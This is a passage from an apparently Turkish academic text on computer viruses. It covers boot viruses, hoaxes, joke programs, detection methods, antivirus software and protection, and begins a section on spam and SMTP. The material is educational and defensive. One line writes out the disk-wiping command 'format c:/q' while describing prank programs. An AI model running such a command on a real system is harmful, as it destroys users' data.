Boot virüsleri hard diskin veya disketin boot sektörlerine yerleşirler. Bilgisayarlar açıldığında veya resetlendiğinde disketin veya hard diskin boot sektöründeki yükleyici program olarak çalıştırılır. Kullanıcıların çalıştırdıkları her programa bu sayede ulaşarak çeşitli sorunlara yol açarlar. Boot virüslerinin diğer virüslerden en önemli avantajları işletim sisteminden önce aktive olmalarıdır. Fakat diğer virüslere göre çok daha kolay tesbit edilip, temizlenir. Çünkü boot virüslerinin bilgisayarda barınacağı yer bellidir. Dolayısıyla özel bir uygulamaya ihtiyaç duyulmadan boot virüslerinden korunmak oldukça kolaydır.

Boot virüslerini; Disketlere ve Sabit Disklere olmak üzere ikiye ayırabiliriz.

Disketlere; Disketlerdeki boot sektörüne bulaşanların boyları 400 byte'ın altında olmak zorundadırlar. Boot virüsüne sahip bir disket ile bilgisayar açıldığında, boot sektöründeki virüs bilgisayarın BIOS'u tarafından belleğe yüklenip çalıştırılır. Daha sonra virüs aktif olur ve kendisi için daha uygun bir ortama, sabit diske bulaşır.

Sabit Disklerde; Boot virüsünün bulaştığı yer, sabit diskin ilk sektörü ile bundan sonraki kullanılmayan söktörlerin bağzılarıdır. İşletim sisteminin kurulu olduğu sabit diskin dışında, diğer disklerdeki book söktörlerine de bulaşabilirler.

3.4.2.7.1 Michelangelo

1992 Yılında Görünüp Binlerce Pc Bulaştığı Belirtildi. 6 Mart günü Sabit disklerdeki sektörlerin üzerine veri yazıyor ve disketlerdeki dosyaları bozuyordu.

3.4.2.7.2 Stealth

Aktif olarak kendini saklayabilen bir virüstür. Adını türünden alır ve boot virüslerinin içinde bulunur Diskin MBR(Master Boot Record)'sine kendini yazdırır.

3.4.2.8 Kandırmacalar (Hoax)

Gerçekte olmayan virüsler hakkında uyaran kandırıcı veya dikkat çekmek maksadı ile gönderilmiş mesajlardır. Genellikle "Kazandınız!!!" veya "Yeni bir virüs yayılıyor." başlıklarıyla dikkatinizi çekmeye çalışan ve sizi ya bir siteyi ziyaret etmeniz ya da ekinde gönderdiği yamayı çalıştırmanız konusunda ikna etmeye çalışan mesajlardır. Bunlar sadece kullanıcılarda panik yaratmak için hazırlanmış olabileceği gibi daha sonradan yazılacak bir virüsün etkisini artırmak amacıyla da hazırlanmış olabilir. Bu bilgiyi tüm tanıdıklarınıza gönderiniz şekillerde uyarı veren mesajların tipik birer Hoax olduğu söylenebilir.

3.4.2.9 Şakalar (Joke)

Virüslermiş gibi davranan fakat virüs olmayan şaka amaçlı programlardır. Sistem 30 saniye içinde formatlanacaktır diyip 30 dan geri sayanları veya Tıklar tıklamaz format c:/q yazıp sanki makinanızda ne var ne yok siliyormuş gibi görünen eylendirici virüsümsülerdir.

3.4.3 Virüsler Nasıl Bulaşırlar ?

- Virüslü dosyaların veya disketlerin farklı bilgisayarlarda kullanılması sonucu virüsler bilgisayarlara ve içindeki dosyalara bulaşırlar.
- Elektronik posta ile gelmiş olan bir dosyanın açılması ile virüsler aktif hale gelebilirler.
- Yerel ağ üzerinden önlem alınmaksızın yapılan dosya paylaşımları virüslerin dosyalara bulaşmasına neden olur.
- Bulaşma şekli ve yeri, virüsün türüne ve özelliklerine göre değişir.

3.4.4 Virüslerin Etkileri Nelerdir ?

Virüsler birer yazılımdır. Ve, sistemlerde çalışan diğer programlar gibi çalışırlar. Her program gibi, ne yapacakları, programlama aşamasında onlara ne komut verildiğine bağlıdır. Bilgisayarın az ya da çok yavaşlamasına, zaman zaman dosyaların bozulmasına sebep olmaları en genel etkileri olarak sayılabilir. Bazıları ise, bilgisayarın çalışmasında bir aksamaya yol açmak yerine kendisini çoğaltmakla yetinir.

Kötü amçaçlı virüsler dosyaları bozabilir, silebilir, diski formatlayabilir, bilgisayar donanımın düzgün çalışmasını engelleyebilir. Bilgisayar ekranına can sıkıcı mesajlar çıkararak çalışmanızı bölebilir/engelleyebilir ve daha pek çok şekilde etkide bulunabilir. Bunların dışında önemli bir nokta da, virüsün, geldiği kaynağın itibar kaybetmesine, güvenliği konusunda şüpheye sebep olmasıdır. Özellikle e-posta yoluyla bulaşan virüsler birçok kurumun itibarının zedelenmesine sebep olmuştur.

Virüsler, yalnızca PC'lere bulaşmaz; ancak en çok Dos ve Windows işletim sistemi ile çalışan PC'lere bulaştırlar. Macintosh virüsleri de bir hayli yaygındır. Unix işletim sistemi ile çalışan bilgisayarlarda, virüs bulaşma vakaları oldukça azdır.

Virüsler, bilgisayar sisteminin korumasız halinden faydalanarak her türlü tehtide yol açabilir. Bu türlü durumların önüne geçilebilmesi için, risk yönetiminden faydalanarak en iyi güvenlik yöntemi tesbit edilmelidir.

3.4.5 Neden ve Nasıl Virüs Yazılır ?

Virüs yazarları, genellikle programlamayı ve işletim sistemini iyi tanıyan birisi tarafından yazılır. Kendi yazdıkları virüsler ile kendilerini kanıtlamak istedikleri için bu yola başvururlar. Daha sonra yazdıkları virüs dünyada ses getirecek etkiler yaratmışsa. İsmi bir çok yerde yazılı, görsel basında ve Internetde geçer. Virüs yazarıda bu olaydan büyük bir gurur duyar.

İyi yazılmış bir virüs bulaştığı her ortamda düzgün çalışabilmeli, kendisini hissettirmemeli ve birçok yere bulaşabilmelidir. Kötü yazılmış bir virüs genellikle hemen anti-virüs programaları fark edilir ve çalışamadan derhal yok edilirler.

Virüs yazmanın en koaly yolu bir virüsü alıp üzerinde yeni değişiklikler yapmaktır. Ortaya çıkan virüs, orjinalinin bir türevi olacaktır. Bazen bir çok virüsün etkilerini birleştirip, tek bir virüs programında birleştirenler dahi vardır. Sonuçta diğer virüslere göre etki çok daha

fazla olacaktır. Bilgisayar dünyasında ünlü bir virüs yazarı olmak için; İyi çalışan, orjinal olan ve diğerlerinden farklı etkiler gösteren bir bilgisayar programı yazmaktır.

İlk virüslerin çoğu Assembly dilinde yazılırdı. Günümüzde ise çok farklı programlama dilleri kullanılmaktadır. Şu anda virüsler için; C/C++, VBS, Java, ActiveX, WSH ve makro dilleri tercih edilmektedir.

Eskiden virüslerin temel buluşma yolu disketlerden geçiyordu. Yayılma yolunu tersden takip ederek rahatlıkla virüsün kaynağı tesbit edilebiliyordu. Günümüzde ise, Internet üzerinden yayılan bir virüsün kaynağını bulmak hem daha kolay, hem de çok daha zor. Virüsün kaynağı dünyanın bir ucunda, ilk tesbit edildiği yer diğer ucunda olabilir.

Virüsün doğru zamanda, doğru nokta ya da noktadan harekete geçmesi başarısını çok etkileyebilir. "Love Letter" adındaki e-posta kurtçuğu ilk olarak 4 Mayıs 2000'de dünyanın doğu bölgesindeydi. Daha sonra batıya doğru ilerledikçe ve çalışanlarda iş yerlerindeki bilgisayarları açtıklarında "I Love You" e-postasıyla karşılaştılar. Merkala dosyayı açtıktan sonra e-postalarındaki adres defterindeki kişilerede bunu otomatikman göndermiş oldular. Böylelikle 24 saat içerisinde bu kurtçuk tüm dünyaya yayılmış oldu.

Yeni virüslerin tesbit edilmesi ve temizleme yöntemlerinin geliştirilmesi ile virüsün yok edilme evresi başlamaktadır. Bu aşamada anti-virüs programlarına büyük iş düşmektedir. Bilgisayar kullanıcıları güncellenmiş anti-virüs yazılımlarını kullanarak yeni ve eski virüsleri tesbit edip, sistemlerinden bu sakıncalı programları temizlemektedirler. Günümüze kadar birçok virüsün yaşamasına izin verilmemiştir. Bunda bilgisayar kullanıcıların hassasiyeti, kuruluşların aldığı risk yöntemleri ve kullandıkları anti-virüs programlarının payı büyüktür.

3.4.6 Virüsleri Tespit Etmek

Virüs ve virüsümsüleri temizlemek (ve tespit etmek) günden güne daha da zor hale gelmektedir. Daha önceleri birçok virüs çok uğraşılmadan tespit edilebiliyor ve temizlenebiliyordu. Temizlenmese bile dosya sistemden silindiği anda virüsden kurtulunmuş olunuyordu. Fakat şimdi sistemin registry içinde bir değişiklik yapmış ya da güvenlik ayarlarını değiştirmiş olabilir.

Bu aşamada virüs ve virüsümsüleri tesbit etmenin bir çok yolu mevcuttur. Tabii ki en kolay yolu anti-virüs programı kullanmaktır. Virüslerin çok hızlı bir gelişim içinde olduğu günümüzde anti-virüs uygulamaları kullanmak neredeyse bir mecburiyettir. Internet teknolojileriyle iç içe geçmiş virüslerle başetmek her geçen gün biraz daha zor olmaktadır. Daha önceleri Boot, Dosya ve Macro virüsleriyle sınırları belli olan virüs tehtidinin boyutları gittikçe belirsizleşmektedir. Dünya ile bağlantısı olan her sistem virüsler için açık hedeftir.

3.4.6.1 İmza Taraması (Signature Scanning)

En basit yöntemlerden biridir. Virüs ya da virüsümsünün kendine has ve değişmeyen bir kısmı imza olarak seçilir. Bunu parmak izinine de benzetilebilir. Uygun uzunluklarda seçilen karakter dizisi taranacak alanlarda aranır. Bir kelime veya kelime dizisinin bir kelime işlemcisi kullanılarak bir metinde aranması olarak benzetilebilir.

İmza taraması sadece dosyalar içerisinde değil, diskin her yerinde özellikle boot sektöründe, RAM belleklerde, ağ veya Internet'ten gelen veri paketlerinde de yapılmaktadır. Sabit disk içerisinde yapılan taramalar, daha önce gelmiş virüs ve virüsümsüleri tespit etmek içindir. RAM'de yapılan taramalarda ise bellekte aktif halde bulunanabilecek virüsler tespit edilebilir. Ağ ve Internet üzerinden gelen her türlü verideki tarama işlemi ise gelmekte olan virüs ya da benzeri zarar verme riski olanların girmesini engellemek içindir.

3.4.6.2 Heuristic Tarama

İmza taraması daha çok tanınan ve sabit bir içeriğe sahip olan virüslere yöneliktir. Her gün çok sayıda yeni virüsün çıktığı ve içeriğini devamlı değiştiren ya da değiştirilen virüsleri göz önüne alındığında sadece imza taramasın yeterli bir koruma sağlamamaktadır. Bu durumda kılık değiştiren ya da daha önce tanınmayan bir virüsü de tespit edebilecek yöntemlere ihtiyaç vardır. Bu yöntemlerden birisi Heuristic analiz metodudur.

Heuristic tarama ile anti-virüs programı, programların kaynak kodunu analiz eder. Zararlı olabileceğinden şüphelenilen komut ve işlemler içeren programlar kullanıcıya iletilir. Bu şüpheli komutlar ve işlemler aşağıdaki gibi olabilirler;

- Dosya silme, değiştirme
- Boot, FAT ve benzeri sistem alanlarına ulaşmak, bunları değiştirmek
- Formatlama yapmak
- İşletim sistemine müdehale etmek
- Bellekte TSR olarak kalmayı istemek

İmza taramasına göre bu yöntem çok daha uzun zaman alır. Ayrıca bu yöntemde yanılma payı daha yüksektir. Her şüpheli program virüs veya virüsümsüleri içermeyebilir. Ama yine de bu yöntemden faydalanmak ve şüpheli durumları titizlikle incelemek büyük yarar sağlamaktadır.

3.4.6.3 Doğruluk Kontrolü (Integrity Checking)

Anti-virüs programları tarafından tercih edilen bu yöntem özellikle yeni virüslere karşı etkili bir yöntemdir. Bis sistem ilk önce virüs taramasından geçirilir. Herhangi bir virüs bulunmazsa temiz olduğu kabul edilir ve her klasörün içinde birer "kontrol (checksum)" dosyası oluşturur. Dosyaların boyu, tarih ve saati, kontrol toplamları gibi bilgileri bu kontrol dosyasına kaydeder. Daha sonra yapılacak virüs taramasında burada oluşturulmuş bilgilerden faydalanılır.

3.4.6.4 Anti-Virüs Programlarının Kullandığı Virüs Tespit Yöntemleri

Virüs Tespit Tekniği	Çalışma Prensibi	Avantajları	Dezavantajları
İmza Taraması	Virüs imzasının taranması	Hızlı ve oldukça doğru sonuç verir.	Sadece tanımlı virüsleri tespit eder.
Heuristic Tarama	Virüslerde bulunan özelliklerin araştırılması	Henüz keşfedilmemiş veya tanıtılmamış virüsleri de tespit eder.	Çok kesin sonuç veremez. Tarama işemi uzun sürer. Tespit edilen tanımlı olmayan virüsler temizlenemez.
Doğruluk Kontrolü	Dosyalardaki bilgiler kaydedilir ve bunlardaki değişiklikler tespit edilir.	Tanınan ve tanınmayan virüsleri tespit etmeyi kolaylaştırır.	Kontrol dosyaları ilk kez oluşturulurken sistemin virüssüz olması gerekir. Bazı virüsler bu yöntemi atlatabilir.

Tablo 3.1 - Anti-Virüs Programlarının Kullandığı Virüs Tespit Yöntemleri

3.4.7 Korunma Yolları

Internet'e bağlı olunduğu her saniye sistem saldırılara açık hedeftir. Korunmasız her sistem virüslenmesi ve istenmeyen sonuçların meydana gelmesi an meselesidir. Korunmada bilinmesi gereken, virüslerin ve saldırı çeşitlerinin bilinmesi ve nasıl korunulması gerektiğini bilmektir. Virüs ve saldırları önlemek için kullanılan en yaygın yöntemler anti-virüs ve güvenlik duvarı (firewall) yazılımlarıdır. Ama bunlar tek başına yetersiz kalmaktadır. Özellikle günümüzdeki çok dinamik ve yeni yöntemlerin gündemde olduğu zamanlarda çok daha dikkatli olmak, hiçbir noktayı atlamamak gerekmektedir. Sistemlerin virüslerden ve saldırı yöntemlerinden korunmada belli başlı noktalar şöyledir;

3.4.7.1 Anti-Virüs Kullanmak

Virüslere karşı en etkili yöntemdir. Burada dikkat edilmesi gereken hususlar; Uygun ve iyi bir anti-virüs yazılımı kullanılması ve devamlı olarak güncel olmalarını sağlamaktır.

3.4.7.2 Tedbir Almak

Virüslerin ve saldırı yöntemlerinin giriş yollarını kontrol altına alarak risk en aza indirgenebilir. Örneğin; E-posta ile gelen dosyalardan exe, vbs, js gibi uzantılı olan maillerin açılmaması riski azaltacaktır. Tedbirlerden en önemlisi olarak; İşletim sistemi ve uygulamaların güvenlik yama ve güncellemelerinin düzenli olarak yüklenmesi, düzenli yedek alınması gerekmektedir.

3.4.7.3 Gelişmeleri Takip Etmek ve Bilinçlendirmek

Virüsler ve saldırı teknikleri hakkında gelişmeleri takip etmek, yeni çıkan ve hızla sistemlere zarar veren yöntemler hakkında bilgi sahibi olmak, tedbirleri gözden geçirmek ve gerekiyorsa yeni tedbirler almak önemli avantajlar sağlayacaktır. Bilgisayar güvenliği konusunda devamlı daha da bilinçlenmek ve bizim dışımızdakileri de bilinçlendirmek gerekmektedir.

3.4.8 Virüslerin Muhtemel Giriş Yolları

Virüslerin muhtemel giriş yolları aşağıdaki gibidir;

- CD-ROM
- Disket
- Klavye
- Ağ (Network)
- Modem

Bir sistemde kritik noktaların başında dial-up veya ağ üzerinden kurulan Internet bağlantısı geliyor(web, ftp sitelerine bağlantı v.s gibi) ve e-posta alımı gelmektedir. Disket ve CD-ROM sürücüleri de önemli bir giriş noktasıdır.

İyi bir korunma için; önce iyi bir durum analizi yaptıktan sonra iyi bir planlama yapmak, sonra bunu uygulamak gerekmektedir. Korunma sistemi devreye girdiktem sonra bunun verimli ve disiplinli bir şekilde çalışması sağlanmalıdır. Belirli aralıklarla alınan tedbirler gözden geçirilmeli ve şartlara uygun olarak gücellemeler derhal yapılmalıdır. Yoksa, alınan tedbirlere rağmen bir süre sonra yeni virüsler ve tehdit türleri sistemlere ciddi zararlar verebilir.

3.4.9 Kritik Kontrol Noktaları

Bir ağda virüslere karşı alınacak tedbirlerin nerelerde konuçlandırılacağı oldukça stratejik bir karardır. Bu stratejik kritik kontrol noktaları;

- Sunucu (Server)
- İstemciler (Client)

Kritik sunucular ise;

- Dosya Sunucuları
- Uygulama Sunucuları
- Internet Erişimi Sunucuları
- Posta Sunucuları

Günümüzde en önemli noktalar; diğer ağlarla ve Internet'e bağlantıyı sağlayan sunucular ile, kullanıcıların disket, CD ve modem gibi araçlarla dışarıdan gelebilecek tehlikelere karşı açık olduğu yerlerdir. Buradaki girişleri kontrol altına alınırsa dışarıdan gelebilecek riskleri önemli ölçüde azaltılmış olacaktır. Tehditler daha giriş noktasında tespit edilmesi sistemin güvenliği açısından çok önemlidir. Alınan tedbirlerin prosedürüne uygun bir şekilde uygulanması çok önemlidir. Küçük bir ihmal ya da zaaf, bütün sistemin bir anda göçmesine sebep olabilecek kadar kritiktir.

3.4.10 Anti-Virüs Yazılımların Önemi ve Çalışma Teknileri

Sistemlerin birbirleriyle iletişiminde mesafenin ortadan kalkmasının olumlu yanları yanında olumsuz yanları da ortaya çıkmıştır. Bir sistem Internet'e bağlandığı anda dünyanın herhangi bir yerindeki bir bilgiye ulaşabilir hale gelmiştir. Ama aynı zamanda kötü amaçların hedefi olmuştur. Virüslerin çok kısa bir sürede dünyanın herbir yanındaki sistemlere bulaşabilme potansiyeline sahip olmaları ve hacker'ların sistemlere sızabilmesi olumsuz gelişmelerin en önemlileridir. Bundan dolayı anti-virüs yazılımları geliştiren kurumlar günümüzde güvenlik yazılımları geliştiren kurumlar haline gelmişlerdir. Virüs tehdidi ile birlikte diğer güvenlik tehditlerine karşı geliştirilen kapsamlı güvenlik çözümleri kurumsal ve şahsi sistemlerin vazgeçilmez parçaları haline gelmiştir.

Anti-virüslerin çalışma teknikleri bazı açılardan farklılıklar gösterse de temel olarak aynıdır. Bir anti-virüs uygulamasının temel kısımlarını şöyledir;

- **Kullanıcı Arabirimi :** Uygulamanın kullanıcıyla iletişimi sağlayan arabirim kısmıdır. İlk anti-virüs programları text tabanlı iken şimdi grafik tabanlıdır (Graphical User Interface - GUI).
- **Tarama/Temizleme Motoru :** Asıl işi yapan kısımdır. Virüsleri tespit eder ve temizler.
- **Virüs Tanımlamaları Veritabanı :** Tarama/temizleme motoru bu veritabanındaki bilgileri kullanarak virüsleri tespit eder ve temizler.

Yeni çıkan virüslerin de tespit edilebilmesi ve temizlenebilmesi için virüs tanımları veritabanı devamlı güncellenir. Bazı anti-virüs yazılımları daha etkili ve başarılı bir performans elde etmek için tarama/temizleme motorunu da güncellenebilir yapmaktadır. Veritabanıyla birlikte motorun da gerektiğinde güncellenmesi önemli bir avantaj sağlamaktadır.

3.4.10.1 Virüs Tespiti

Tarama/Temizleme Motoru gerekli bilgileri Virüs Tanımları Veritabanından alarak virüs taraması yapar. Kullanıcının seçimine bağlı olarak tüm dosyalar veya belirli dosyalar taranır. Daha önceleri sadece birkaç tür (exe, com, ovl v.s gibi) dosyanın taranması yeterliyken, günümüzde neredeyse birkaç tür veri dosyası hariç herşeyin taranması gerekmektedir. Virüslerin bulaşamadığı ama zarar verebildiği metin (text-txt), resim (gif, jpeg, bmp), müzik (wav, mid, mp3) ve veritabanı (dat, dbf, mdb) türü dosyalar dışındaki her türlü dosyayı taramak gerekmektedir. Başlıca taranması gereken dosya türleri aşağıdaki gibidir;

- İşletim sistemi dosyaları (DLL, REG v.s gibi)
- Çalıştırılabilir dosyalar (EXE, COM, OVL, JS, BAT v.s gibi)
- E-posta dosyaları (PST, DOC, DOT, VBS v.s gibi)
- Sıkıştırılmış dosyalar (ZIP, ARJ, RAR, 7S v.s gibi)

Tarama sırasında tespit edilen dosyalar, tespit edildikleri anda ya da tarama işlemi bittikten sonra temizleme işleminden geçirilirler. Tabii ki her dosyayı başarılı bir şekilde virüs ya da virüsümsülerden arındırmak mümkün değildir. Ayrıca, bazı dosyalar tamamen veya büyük oranda virüs kodundan oluşturuldukları için temizlenebilmeleri mümkün değildir.

Anti-virüs programları virüs tespit ettiklerinde temizleme konusunda duruma göre bazı seçenekler sunar;

- Temizleme
- Karantinaya al
- Sil
- Bir işlem yapmadan, bir sonraki işleme devat et

Dosyanın temizlenmesi mümkünse ve orjinal hali yoksa anti-virüs tarafından temizlenmesi en uygun yoldur. Temizleme sırasında dosya geri dönülemeyecek şekilde hasar görebilir. Onun için önemli dosyaları temizlemeden önce her ihtimale karşı yedekleri alınmalıdır. Temizlenmesi mümkün olmayan ya da başarılı bir şekilde sonuçlanma ihtimali düşük olan dosyalar karantinaya alınırlar. Uzantıları değiştirilerek doğrudan çalıştırılmaları önlenerek bulaşma riski ortadan kaldırılır. Karantinaya alınan dosyalar anti-virüs yazılımının güncellemelerinden sonra temizlenebilecek duruma gelebilir. O zaman da karantinadaki dosyalar temizlenerek tekrar kullanılabilir duruma getirilebilir. Virüslü bir dosya sadece virüs kodundan oluşuyor ya da temizlenmesi mümkün değil ise silinerek imha edilir. Tespit edilen virüs o anda herhangi bir müdehale yapılması istenmiyorsa ya da hatalı bir tespit olduğu düşünülüyorsa anti-virüsün hiçbir işlem yapmadan işine devam etmesi bu yolla sağlanır. Anti-virüs yazılımının kullanığı teknikler ve veritabanındaki veriler virüs tespitinde olduğu gibi temizlemede de başarıyı etkiler.

3.4.10.2 Anti-Virüs Yazılımlarının Dezavantajları

Anti-virüs yazılımlarının en büyük dezavantajları; Sistemi yavaşlatması ve belleği doldurmasıdır. Kullanım şartlarına ve sistemin donanım özelliklerine göre performans az ya da çok etkilenebilir. Risk planlaması yapılırken mutlaka bu noktanın gözden kaçırılmaması gerekmektedir. Kullanılan anti-virüs ile işletim sistemi arasındaki uyuşmazlık zaman zaman sorunlara neden olabilir. Bazı çakışmalar, yanlış alarmlar, kilitlenme ve dosya bozulmaları bunlardan bazılarıdır.

3.4.11 Virüslerin Yeni Hedefleri

Bilgisayar virüsleri artık PC ve benzerleriyle kısıtlı değildir. Virüslerin yeni hedefi PDA(avuçiçi bilgisayarı) ve cep telefonlarıdır. Ülkemizde de çok yaygın olarak kullanılan cep telefonları yakın gelecekte virüslerin en büyük hedefi olacaktır. Bilgisayar kullanıcılarına göre çok daha fazla sayıda cep telefonu kullanıcısının olması ve cep telefonlarına eklenmek istenilen yeni özellikler virüslerin çoğalmasına ve yazılmasına neden olacaktır. Cep telefonlarının insanoğlu için daha kullanışlı yapabilmek için programlama konusunda birçok çalışma yapılmaktadır. Bunların sonuçlarından birisi de Java'nın cep telefonlarına girmeye başlamış olmasıdır. Gelecekte bir virüs;

- Trafik sinyalizasyon sistemine girerek trafiği felç edebilir.
- Asansörü istediği gibi kumanda edebilir.
- Cep telefonundaki tüm rehberi silebilir ve istem dışı olarak herhangi birisine SMS mesajı atabilir.
- Isıtma ve soğutma sistemlerine girerek tam tersi şekilde çalışmasına ya da tamamen kapanmasına neden olabilir.

4. SMTP ve SPAM

İlk kez 1982 yılında ufak çapta bir kullanıcı potansiyeli için tasarlanan SMTP sistemi milyarları bulan kullanıcı sayısı ile birlikte sorunlu ve yeni sorunlara açık bir sistem haline gelmiştir. SMTP standardına bağlı olarak ortaya çıkan bu sorunlar başta SPAM, Phishing, Pharming ve Virüsler olarak sıralanabilir. Bu yazıda bu sorunların aşılmasında geçici korunmacı çözümler yerine kalıcı sonuç getiren çözümlerin benimsenmesi, bu çözümlerin sonucunda kısa vadede uyum ve entegrasyon gibi sorunlar ortaya çıksa da uzun vadede ortaya çıkacak sonuçların sorunları kalıcı şekilde anlatılmaktadır.


Hızla büyüyen Internet teknolojisinin getirdiği imkânlar ve kolaylıkların yanında birçok sorunu da ortaya çıkarmıştır. Şüphesiz Internetin en faydalı olduğu alanlardan biri olan haberleşme alanının en önemli kısmını oluşturan e-posta sisteminin bir açığı olarak ortaya çıkan SPAM ya da diğer söylemi ile istem dışı posta bu kolaylığın önemli bir sorunudur.

4.1 Spam

Spam kelimesi farklı kaynaklarda farklı olarak tanımlanırken ortak tek bir nokta üzerinde durulur. Bu nokta "istemsiz" kelimesidir. Bir e-postanın Spam olarak algılanabilmesi için ilk ve en önemli nokta o postanın alıcının istemi dışında gönderilmiş olmasıdır.


Spam oldukça uzun bir geçmişe dayanan bir kavramdır. Birleşik Devletler Posta Teşkilatının kurulması ile birlikte 20. y.y. başlarında Spam postalar tüm ülkeye yayılmaya başlamıştır. Teknolojinin ilerlemesi ile birlikte posta yoluyla yapılan Spam, telefonlar ve faks cihazları üzerinden devam ettirmiştir. Kuşkusuz Spam en parlak devrini maliyetlerinin en düşük ve etki alanının en büyük duruma ulaştığı yer olan Internet ile birlikte yaşamaktadır. İlk ortaya çıktığı zamanlarda yalnızca reklam ve benzeri amaçlara hizmet eden sorun şu an itibariyle oldukça geniş bir yelpazede ortaya çıkmaktadır. E-posta yoluyla Spam'ın yanında mesaj yoluyla, cep telefonu yoluyla ve benzer bir çok yöntemle ortaya çıkmaktadır. Ancak kuşkusuz e-posta yoluyla yapılan Spam bu pastanın önemli bir dilimini oluşturmaktadır.

Günümüzde Spam ile karşılaşmayan Internet kullanıcısı yok gibidir. Her birimizin e-posta adreslerine mutlaka günde bir veya birkaç kez Spam nitelikli postalar gelmektedir. Kullanıcı açısında bakıldığında sorun teşkil etmeyen bir durum gibi gözüken bu postalar zaman içerisinde katlanarak artmakta ve e-posta adresinize gelen diğer postaların okunmasını zorlaştırmakta, bazen posta kutunuzu doldurmakta ve kutunun yeni bir posta almasını engellemektedir. Aynı zamanda genellikle reklam amaçlı gönderilen bu postalar müşteri odaklı bir sistemden geçmedikleri için amaç dışı bir reklam da olmaktadır.



Şekil 4.1 : Spam Posta dağılımı *(Kaynak: Clickz Trends & Statistics)*

Spam postaların filtrelenmesine çalışılmasına rağmen Spam posta sayısı günden güne artmaktadır. Bir istatistik olarak vermek gerekirse, Şekil 4.1 incelendiğinde, Internet servis sağlayıcılarından alınan bilgilere dayanılarak oluşturulan istatistiğe göre 2005 yılında %68.6 olan Spam posta oranı 2006 yılında %72.3 oranına çıkmıştır. Bu sayının 2004 yılı ortalamasının %51.3 olması artışın ne denli hızlı olduğunu göstermek açısından önemli bir rakam olacaktır.



Şekil 4.2 : 2005 Yılı Sayısal Spam Posta Miktarı *(Kaynak: Clickz Trends & Statistics)*

Şekil 4.2 incelendiğinde, Ocak 2005 de yaklaşık 2,7 Milyon olan Spam posta miktarı bir yıl sonra 2006 Ocak ayında 6 milyonun üzerine çıkmıştır. Bu istatistikte genişleyen Internet ve e-posta kullanımı sayesinde yüzde oranı olarak artışın nominal değerlerle gösterildiğinde çok daha büyük durumda olduğu göstermektedir.

Spam sorunun ne denli hızlı geliştiğini ve ne tür sorunlara yol açtığını gördüğümüze göre bu konuda yapılan yasal düzenlemelere bakabiliriz: Ülkemizde 1997 yılından itibaren konuyla ilgili çalışmalar yapılmakta olup, 2001 yılında Emniyet Müdürlüğü bünyesinde Bilişim Suçları Dairesi kurulmuş bulunmaktadır. 1999 yılından itibaren ise belirli aralıklarla Türk Ceza Kanununda yapılan düzenlemelerle birlikte:

- Bilgisayar Yoluyla Dolandırıcılık TCK 503-507: Dolandırıcılık ve İflas
- Bilgisayar Yoluyla Sahtecilik TCK 316-368: Sahtecilik Suçları
- Kanunla Korunmuş Bir Yazılımın İzinsiz Kullanımı 5846'nolu Fikir ve Sanat Eserleri Kanunu (FSEK)
